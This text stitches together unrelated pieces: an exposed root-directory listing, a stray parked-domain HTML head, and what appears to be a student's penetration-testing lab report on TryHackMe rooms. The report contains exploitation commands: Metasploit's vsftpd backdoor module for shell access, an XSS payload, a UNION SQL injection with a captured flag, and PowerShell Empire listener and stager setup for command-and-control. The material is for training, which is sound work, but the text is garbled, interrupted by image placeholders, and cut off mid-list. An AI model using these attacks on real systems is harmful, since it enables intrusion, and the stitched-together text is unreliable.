<LI><A HREF="./">./</A>
<LI><A HREF="../">../</A>
<LI><A HREF=".badr-info">.badr-info</A>
<LI><A HREF="Root">Root</A>
<LI><A HREF="bin/">bin/</A>
<LI><A HREF="boot/">boot/</A>
<LI><A HREF="dev/">dev/</A>
<LI><A HREF="etc/">etc/</A>
<LI><A HREF="home/">home/</A>
<LI><A HREF="initrd.img">initrd.img</A>
<LI><A HREF="initrd.img.old">initrd.img.old</A>
<LI><A HREF="lib/">lib/</A>
<LI><A HREF="lib32/">lib32/</A>
<LI><A HREF="lib64/">lib64/</A>
<LI><A HREF="lost%2Bfound/">lost+found/</A>
<LI><A HREF="media/">media/</A>
<LI><A HREF="mnt/">mnt/</A>
<LI><A HREF="opt/">opt/</A>
<LI><A HREF="proc/">proc/</A>
<LI><A HREF="root/">root/</A>
<LI><A HREF="run/">run/</A>
<LI><A HREF="sbin/">sbin/</A>
<LI><A HREF="snap/">snap/</A>
<LI><A HREF="srv/">srv/</A>
<LI><A HREF="swapfile">swapfile</A>
<LI><A HREF="sys/">sys/</A>
<LI><A HREF="tmp/">tmp/</A>
<LI><A HREF="usr/">usr/</A>
<LI><A HREF="var/">var/</A>
<LI><A HREF="vmlinuz">vmlinuz</A>
<LI><A HREF="vmlinuz.old">vmlinuz.old</A>
</UL>
</BODY>
</HTML>
<!doctype html>
<html data-adblockkey="MFwwDQYJKoZIhvcNAQEBBQADSwAwSAJBANDrp2lz7AOmADaN8tA50LsWcjLFyQFcb/P2Txc58oYOeILb3vBw7J6f4pamkAQVSQuqYsKx3YzdUHCvbVZvFUsCAwEAAQ==_lPwCpKy+xWC8T2IXMQwUt0VL5k/DYV3bA1m2s9dKW74uiyvCUaRTcblMpwywasvh/kQc4wpc+QeGRhmPYsiwXQ==" lang="en" style="background: #2B2B2B;">
<head>
    <meta charset="utf-8">
    <meta name="viewport" content="width=device-width, initial-scale=1">
    <link rel="icon" href="">



6.0 Section F: Hands-on Labs

The objective of this section is to gain practical, hands-on experience with advanced penetration testing tools, including Metasploit, Burp Suite, and Empire.
Completing these labs helped reinforce theoretical knowledge by simulating real-world scenarios involving exploitation, vulnerability testing, and post-exploitation techniques.

6.1 Lab 1: Metasploit - Introduction

Overview:

This lab focused on understanding the basics of the **Metasploit Framework**, including how to:

- Launch `msfconsole`.
- Search for available exploits.
- Configure payloads and options.
- Launch a simple exploit against a known vulnerable service.

Key Steps Performed:

1. Started `msfconsole` from Kali terminal:

   ```
   msfconsole
   ```

2. Searched for available exploits related to FTP services:


   ```
   search ftp
   ```


3. Selected and configured an exploit module:


   ```
   use exploit/unix/ftp/vsftpd_234_backdoor
   set RHOSTS [Target IP]
   run
   ```

4. Gained a shell access after successful exploitation.
5. Verified access by executing basic Linux commands (`whoami`, `uname -a`).

Completion Evidence:


tryhackme.com/room/metasploitintro
Try Hack Me
Dashboard
Learn
Compete
Other
Access Machines
57
Cyber Security 101 > Exploitation Basics > Metasploit: Introduction
Metasploit: Introduction
An introduction to the main components of the Metasploit Framework.
Easy
30 min
Share your achievement
Start AttackBox
Help
Save Room
6591
Options
Room completed (100%)
Target Machine Information
Title
MetasploitR1
Target IP Address
10.10.212.38
Expires
1h 32min 45s
?
Add 1 hour
Terminate
Task 1 Introduction to Metasploit
Task 2 Main Components of Metasploit
Task 3 Msfconsole


tryhackme.com/room/metasploitintro
Metasploit: Introduction
An introduction to the main components of the Metasploit Framework.
Easy
30 min
Share your achievement
Help
Save Room
6591
Options
Room completed (100%)
Target Machine Information
Title
MetasploitR1
Target IP Address
10.10.212.38
Expires
1h 38min 23s
?
Add 1 hour
Terminate
Task 1 Introduction to Metasploit
Main Components of Metasploit
Applications
Mon 28 Apr, 20:47 AttackBox IP:10.10.199.98
root@ip-10-10-199-98: ~
File Edit View Search Terminal Help
THM AttackBox
1h 39min 9s



6.2 Lab 2: Burp Suite - Repeater

Overview:

This lab emphasized using **Burp Suite's Repeater** tool for manually manipulating HTTP requests and analyzing server responses, helping to identify vulnerabilities like XSS and SQLi.

Key Steps Performed:


1. Configured Firefox browser to use Burp Suite Proxy (`127.0.0.1:8080`).
2. Captured a login request from OWASP Juice Shop.
3. Sent the request to Repeater.

4. Edited the POST data to inject an XSS payload:


```
<script>alert('test')</script>
```


5. Resent the modified request and observed server response reflecting the payload.
6. Further modified login parameters to test for SQL Injection, observing behavior differences.


Completion Evidence:




EncryptEdge Labs


tryhackme.com/room/burpsuiterepeater
Try Hack Me
Dashboard
Learn
Compete
Other
10.10.173.60
57
Learn > Burp Suite: Repeater
Burp Suite: Repeater
Learn how to use Repeater to duplicate requests in Burp Suite.
Info
60 min
Share your achievement
Show Split View
Help
Save Room
1511
Options
Room completed (100%)
Target Machine Information
Title
Target IP Address
Expires
Bastion v1.6-badr (savagenj)
10.10.35.160
9min 44s
?
Add 1 hour
Terminate
Task 1 Introduction
Task 2 What is Repeater?
Task 3 Basic Usage


tryhackme.com/room/burpsuiterepeater
Room completed (100%)
0 UNION ALL SELECT notes,null,null,null,null FROM people WHERE id = 1
Hey presto, we have a flag!
Request
Response
Answer the questions below
Exploit the union SQL injection vulnerability in the site.
What is the flag?
THM{ZGE3OTUyZGMyMzkwNjJmZjg3Mzk1NjJh}
✓ Correct Answer
Task 9 Conclusion
How likely are you to recommend this room to others?



6.3 Lab 3: Empire

Overview:

The **Empire** lab provided exposure to PowerShell Empire, a post-exploitation agent used for persistence, lateral movement, and command and control.

Key Steps Performed:

1. Started the Empire server and listener:

   ```
   sudo ./empire

   listeners
   ```

```
uselistener http

execute
```

2. Created a stager (initial payload):


```
usestager windows/launcher_bat

set Listener http

generate
```


3. Simulated running the stager on a test machine to establish an agent session.


4. Explored post-exploitation modules:

